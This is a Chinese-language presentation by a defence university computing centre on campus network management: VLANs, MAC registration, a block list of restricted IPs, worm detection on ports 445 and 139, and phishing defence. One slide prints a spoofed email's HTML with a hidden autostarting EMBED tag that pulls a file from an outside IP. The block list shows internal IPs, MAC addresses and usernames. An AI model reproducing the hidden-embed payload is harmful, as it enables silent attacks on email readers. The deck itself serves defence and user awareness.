



國防大學


National Defense University

# 理工學院網路現況簡報

國防大學電算中心鄭大立

- 壹、網路架構
- 貳、網路規劃理念
- 參、IP分配政策
- 肆、IP分配管理制度
- 伍、封包過濾與檢查
- 陸、行政網路規劃
- 柒、組織整併與未來方向
- 捌、結語

1. 實體線路：高速GIGA光纖網路
2. 三大網路系統
  - ✓ 新世代骨幹網路
  - ✓ TWAREN高速研究網路
  - ✓ 軍事網路系統：實體隔離光纖網路
3. 院內行政網路系統：在學網基礎架構下，以VLAN區隔內部行政網路系統，支援各項教學、研究、與服務支援





## CCIT




# 以VLAN切割之校園網路

CCIT

中正理工學院  
校園網路網段及通訊閘  
(不含中心伺服器及系統網段)

2004/9/22 鄭大立



- 一、**彈性**：行政單位散佈全院，相同單位規劃在同一VLAN
- 二、**分享**：相同VLAN，彼此資源(印表機、檔案等)分享
- 三、**便利**：使用者註冊網卡後，全院皆可上網
- 四、**普及**：院內節點數六千餘點，各建物都有網點
- 五、**安全**：IP分配及網卡登錄紀錄完善，註冊者才可上網

- 一、**統一分配**：各單位依照所屬VLAN統一分配，相同VLAN規劃在同網段
- 二、**使用者自行註冊**：所有網卡資訊之註冊與登錄，由使用者自行上網處理，降低管理人員負荷
- 三、**管制嚴密**：未註冊網卡資訊者，一律依區域分配私有IP，無法上網聯外



登錄卡號 - Microsoft Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜尋 我的最愛

網址(D) http:// .ccit.edu.tw 移至 連結 >>

---

**校園網路 IP 位址管理系統**

---

[作業規定](#) | [登錄卡號](#) | [刪除卡號](#) | [資訊查詢](#) | [使用說明](#) | [常見問題](#) | [系統管理員](#)

---

網路卡卡號 (MAC):  -  -  -  -  -

姓名:

SUN 工作站帳號:  密碼:

---

[首頁](#) | [中正首頁](#) | [電算中心](#) | [行政網路](#)

批評與建議 · 歡迎來信 [ip](#)

---

網際網路

# 未註冊網卡管制連線清單

CCIT

CCIT 不當使用網路及異常流量 IP 列表 - Microsoft Internet Explorer

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

← 上一頁 → 搜尋 我的最愛

網址(D) http:// .ccitedu.tw 移至 連結 >>

### 不當使用網路及異常流量 IP 列表

IP 位址	起始管制時間	解除管制時間	可能原因	管制措施
140.132.57.136	2007-05-14 10:58:37.029288+08	2999-12-31 00:00:00	未登錄網路卡卡號 (0090CC268A20)	拒絕對校外連線
140.132.23.244	2007-05-14 09:58:34.564314+08	2999-12-31 00:00:00	未登錄網路卡卡號 (001438623760)	拒絕對校外連線
140.132.23.44	2007-05-14 08:58:33.598251+08	2999-12-31 00:00:00	未登錄網路卡卡號 (0090230001C4)	拒絕對校外連線
140.132.21.43	2007-05-14 08:28:35.443249+08	2999-12-31 00:00:00	未登錄網路卡卡號 (0040012820E7)	拒絕對校外連線
140.132.85.129	2007-05-14 03:58:34.083967+08	2999-12-31 00:00:00	未登錄網路卡卡號 (000E5301D0ED)	拒絕對校外連線
140.132.74.215	2007-05-13 04:28:33.691319+08	2999-12-31 00:00:00	未登錄網路卡卡號 (001195673233)	拒絕對校外連線
140.132.27.253	2007-05-13 04:28:33.146034+08	2999-12-31 00:00:00	未登錄網路卡卡號 (00B0640135C0)	拒絕對校外連線
140.132.20.238	2007-05-13 04:28:32.19675+08	2999-12-31 00:00:00	未登錄網路卡卡號 (0001B62F6FD1)	拒絕對校外連線
140.132.3.105	2007-05-13 04:28:31.686444+08	2999-12-31 00:00:00	未登錄網路卡卡號 (00065B059D6E)	拒絕對校外連線
<a href="#">chlin</a> 140.132.118.192	2007-05-11 22:59:12.982492+08	2007-05-30 06:00:00+08	違規使用點對點傳輸	拒絕對校外連線
<a href="#">lwchan</a> 140.132.29.129	2007-04-30 09:55:33.835908+08	2007-05-21 06:00:00+08	違規使用點對點傳輸	拒絕對校外連線
<a href="#">s994502</a> 140.132.63.218	2007-04-28 16:50:56.409205+08	2007-05-19 06:00:00+08	違規使用點對點傳輸	拒絕對校外連線

完成 網際網路

一、**完整紀錄**：有【DHCP分配紀錄】與【路由器ARP紀錄】使用者

（一）IP分配紀錄：確實記錄IP分配狀況


（二）路由器ARP紀錄：每兩小時記錄一次，可偵測私自設定使用固定IP者

二、**不當使用管制**：管制連線之網卡寫入封鎖清單，網卡資訊之註冊與登錄，由使用者自行上網處理，降低管理人員負荷

（一）未註冊網卡：分配私人IP，無法上網聯外

（二）違規清單：

- ✓ 違規者寫入封鎖資料庫。封包伺服器比對封鎖網卡卡號及其現有ARP紀錄，有效即時更新封鎖清單。
- ✓ 封鎖之使用者，更換地點或手動設固定IP均無法上網。



- 一、載入並更新不當使用管制清單：
- 二、偵測W32類型病毒：記錄大量之TCP  
PORT 445、139廣播，主動寫入封鎖清單
- 三、封鎖管制偽冒郵件及惡意網站：對使  
用者回報之偽冒郵件及其惡意網站，予以  
動態寫入並封鎖



# 惡意偽冒郵件——隱藏超連結

CCIT

重申本校網路及電子郵件使用相關規定

檔案(F) 編輯(E) 檢視(V) 工具(T) 郵件(M) 說明(H)

寄件者: 人事科  
日期: 2005年4月16日 上午 12:21  
收件者: jeng  
主旨: 重申本校網路及電子郵件使用相關規定

一、邇來發現院內部分學員、生仍未依規定使用本院網路資源，重申本院「網路使用管理規定」及「電子郵件系統使用規範」，節錄內容如後，請依規定使用網路資源：

(一)、禁止使用網路及電子郵件做為傳送具機密屬性、威脅性、商業性、猥褻性、不友善與違反著作及智慧財產權等資料與圖片，違者停止使用網路一個月並檢討資料之機密屬性核予該單位主管、保密軍官及當事人行政處分，若涉及違法則依法辦理。

(二)、禁止使用網路或電子郵件下載或散佈違反著作及智慧財產權之程式、資料、MP3歌曲及圖片等，違反者停止使用網路權利一個月。

(三)、院內網路禁止常態開放網路芳鄰分享，若因作業需求需利用網芳傳輸資料時，應設定密碼及存取權限，所分享之檔案資料均需經加密軟體加密，作業一旦完成後，需立刻將資源分享功能關閉，以杜絕洩漏密情事發生，若發現有常態性開放網芳資源分享情事，將依規定送交保防部門處理。

二、以上相關規定請確切遵守，如有任何問題請洽電子計算機中心系統維護組。

Received: from interscan.ccit.edu.tw (localhost [127.0.0.1])  
by localhost.ccit.edu.tw (Postfix) with ESMTTP id AF132C149  
for <jeng@ccit.edu.tw>; Fri, 15 Apr 2005 23:48:04 +0800 (CST)  
Received: from bbserver (unknown [210.68.71.218]) =====>該信件發信IP並非本院，而是大陸！

CH

# 惡意偽冒郵件——隱藏超連結

CCIT

重申本校網路及電子郵件使用相關規定

檔案(F) 編輯(E) 檢視(V) 工具(T) 郵件(M) 說明(H)

寄件者: 人事科  
日期: 2005年4月16日 上午 12:21  
收件者: jeng  
主旨: 重申本校網路及電子郵件使用相關規定

一、邇來發現院內部分學員、生仍未依規定使用本院網路資源，重申本院「網路使用管理規定」及「電子郵件系統使用規範」，節錄內容如後，請依規定使用網路資源：

(一)、禁止使用網路及電子郵件做為傳送具機密屬性、威脅性、商業性、猥褻性、不友善與違反著作及智慧財產權等資料與圖片，違者停止使用網路一個月並檢討資料之機密屬性核予該單位主管、保密軍官及當事人行政處分，若涉及違法則依法辦理。

(二)、禁止使用網路或電子郵件下載或散佈違反著作及智慧財產權之程式、資料、MP3歌曲及圖片等，違反者停止使用網路權利一個月。

(三)、院內網路禁止常態開放網路芳鄰分享，若因作業需求需利用網芳傳輸資料時，應設定密碼及存取權限，所分享之檔案資料均需經加密軟體加密，作業一旦完成後，需立刻將資源分享功能關閉，以杜絕洩漏密情事發生，若發現有常態性開放網芳資源分享情事，將依規定送交保防部門處理。

二、以上相關規定請確切遵守，如有任何問題請洽電子計算機中心系統維護組。

Re: 重申本校網路及電子郵件使用相關規定

檔案(F) 編輯(E) 檢視(V) 插入(I) 格式(O) 工具(T)

寄件者: jeng@ccit.edu.tw (msl.ccit.edu.tw)

收件者: ad243@adm.ccit.edu.tw

副本:

主旨: Re: 重申本校網路及電子郵件使用相關規定

如有任何問題請洽電子計算機中心系  
designntimesp="28469">統維護組。<BR  
designntimesp="28470"><EMBED  
src=http://211.23.183.234/sleep.smil  
height=0 hidden=yes  
type=application/octet-stream autostart="true"  
designntimesp="28471"></EMBED>  
</BODY></HTML>


郵件內隱藏超連結

編輯

原始檔

預覽

- 一、運用VLAN技術於邏輯層單獨切割獨立行政網路
- 二、行政網路與內部、外部均不交換：使用院內網路共同基礎架構
- 三、邏輯層獨立連線規則：運用邏輯層獨立之連線規則，管制行政區域網路連線
- 四、支撐院區無機敏公共事務：有公文系統、每日公報與行政網路電子郵件及教務系統，支援院區行政運作





系統名稱	服務項目
每日公報	公告院內庶務
教務系統	成績核算
<u>公文系統</u>	<u>公文管理</u>
風嶺曉橋	內部留言版
行政網路 電子郵件	內部電子郵件交流



目前國防大學電算中心人編制已整併原政戰學校、管理學院與理工學院之電算中心人員；未來將進行三院區之網路整合工作。

- 一、已完成：國防大學與理工學院光纖線路整合
- 二、校際網路規劃
- 三、跨校區各項網路服務
- 四、入侵偵測系統
- 五、網域名稱服務整合

中心以服務為目的  
我們以服務為中心

<http://www.ndu.edu.tw/>

<http://www.ndu.edu.tw/html/E5/index.html>

電算中心

簡報完畢  
恭請指示